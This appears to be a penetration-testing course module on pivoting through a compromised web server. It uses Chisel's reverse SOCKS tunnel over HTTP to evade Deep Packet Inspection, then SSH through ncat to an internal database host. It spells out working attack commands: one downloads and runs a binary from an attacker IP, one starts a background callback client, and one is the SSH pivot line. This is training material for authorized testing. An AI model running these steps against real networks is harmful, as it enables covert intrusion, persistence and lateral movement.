

Deep Packet Inspection (DPI): A Defensive Control We Must Bypass
Deep Packet Inspection (DPI) is a network security technology used to closely monitor and analyze network traffic. It is commonly deployed at network perimeters—such as firewalls or network limiters—to detect intrusion patterns, policy violations, or suspicious behavior.
From an attacker’s perspective, DPI is a serious obstacle. Unlike basic firewalls that only look at ports and IP addresses, DPI inspects the actual content of packets. For example, a DPI rule may be configured to terminate all outbound SSH traffic, regardless of which port it uses.
This means that traditional techniques such as:
- SSH port forwarding
- SSH tunneling
- Port redirection tricks
will simply stop working. Even if SSH is moved to a non-standard port, DPI can still identify and block it based on packet signatures.
To maintain access in such environments, we need alternative tunneling techniques that blend into allowed traffic and can bypass DPI controls.
HTTP Tunneling: Blending into Allowed Traffic
Let’s return to a familiar attack scenario.

We have already compromised a vulnerable e-commerce web server and gained the ability to execute commands on it. However, the network has been hardened:
- All inbound ports are blocked except port 8000
- All outbound traffic is blocked except HTTP
- DPI is actively inspecting outbound traffic
Behind this compromised web server lies a database server inside the internal network, which is not directly accessible from the attacker’s machine.
Our goal is to maintain access and pivot from the compromised web server to the internal database server—despite these network restrictions.
This is where HTTP tunneling becomes extremely useful.
Introducing Chisel: HTTP Tunneling with Encryption
Chisel is a lightweight and powerful tool designed specifically for tunneling data over HTTP. It is ideal for bypassing restrictive firewalls and DPI-based controls.
Key characteristics of Chisel:
- Encapsulates arbitrary data streams inside HTTP
- Uses SSH internally, providing encryption by default
- Operates using a client/server model
- Supports multiple port-forwarding techniques, including reverse port forwarding
Because the traffic looks like standard HTTP and is encrypted, DPI systems often allow it to pass without triggering alerts.
Attack Design: Reverse SOCKS Tunneling
In this scenario, we use reverse port forwarding with a SOCKS proxy:
- The Chisel server runs on the attacker machine
- The Chisel client runs on the compromised web server
- The client initiates an outbound HTTP connection to the attacker
- A SOCKS proxy is created on the attacker machine
- Attacker traffic is pushed through the HTTP tunnel into the internal network
When traffic reaches the Chisel client on the victim server, it is decapsulated and forwarded to internal targets.
Deploying Chisel
Step 1: Transfer the Chisel Binary
Chisel uses a single binary for both client and server modes. The mode is determined by command-line arguments.
First, host the Chisel binary on the attacker machine (for example, via Apache). Then download it on the compromised web server:
wget 198.51.100.25/chisel -O /tmp/chisel && chmod +x /tmp/chiselStep 2: Start the Chisel Server (Attacker Machine)
On the attacker system, start Chisel in server mode, listening on port 8080 and allowing reverse connections:
kali@kali:~$ chisel server --port 8080 --reverseThe --reverse flag enables reverse tunnels initiated by the client.
Step 3: Start the Chisel Client (Victim Web Server)
Now run Chisel in client mode on the compromised web server:
/tmp/chisel client 198.51.100.25:8080 R:socks > /dev/null 2>&1 &Explanation:
R:indicates a reverse tunnelsockscreates a SOCKS proxy on the server side- Output is redirected to keep the process quiet
- The process is forced into the background
By default, the SOCKS proxy is bound to port 1080.
Step 4: Verifying the Tunnel
At this point, if we monitor traffic on the attacker machine (for example with tcpdump), we can observe an HTTP WebSocket connection being established.
We can also verify that the SOCKS proxy is active:
kali@kali:~$ ss -ntplu
# tcp LISTEN 0 4096 127.0.0.1:1080 0.0.0.0:* users:(("chisel",pid=501221,fd=8))
This confirms that a SOCKS proxy is listening on 127.0.0.1:1080 on the attacker machine.
Pivoting with SSH Through the SOCKS Proxy
We now want to SSH from the attacker machine to the internal database server. However, the ssh command does not natively support SOCKS proxies via a simple flag.
To solve this, we use ProxyCommand.
Conceptually, ProxyCommand tells SSH:
“Instead of opening the network connection yourself, run this shell command and use its input/output as the network channel.”
In practice, this means:
- SSH delegates the actual TCP connection to another program
- That program can be SOCKS-aware, proxy-aware, or tunnel-aware
- SSH then runs on top of that connection as if it were a normal socket
We pass ProxyCommand to SSH using the -o switch.
Installing Ncat
We use Ncat, an enhanced Netcat replacement developed by the Nmap team:
kali@kali:~$ sudo apt install ncatSSH Through the Tunnel
Now we initiate an SSH connection through the SOCKS proxy:
kali@kali:~$ ssh -o ProxyCommand='ncat --proxy-type socks5 --proxy 127.0.0.1:1080 %h %p' db_admin@10.10.10.20What happens here:
- SSH delegates the connection to
ProxyCommand - Ncat opens a SOCKS5-enabled channel
- Traffic flows through:
- SOCKS proxy → HTTP tunnel → compromised web server → internal database server
The placeholders:
%his replaced with the SSH target host%pis replaced with the SSH target port
These values are filled in automatically by SSH before execution.
Conclusion
In highly restricted environments where Deep Packet Inspection blocks traditional tunneling methods, tools like Chisel provide a reliable way to establish covert channels over allowed protocols such as HTTP.
By leveraging reverse SOCKS tunneling and combining it with SSH's ProxyCommand feature (via Ncat or similar tools), attackers can pivot deeper into segregated networks while blending seamlessly into legitimate web traffic.
Key Takeaways:
- DPI signature-based blocking renders port-based evasion ineffective.
- HTTP/WebSocket tunneling with encryption is one of the most reliable bypass techniques today.
- Reverse tunnels allow outbound-only hosts to expose internal services.
- Always practice these techniques in authorized environments and prioritize operational security.
Mastering these methods significantly enhances your ability to maintain access and perform lateral movement in modern, hardened networks.
Module Progress: 5. Port Forwarding & Tunneling
-
1 Overview
- Reading Now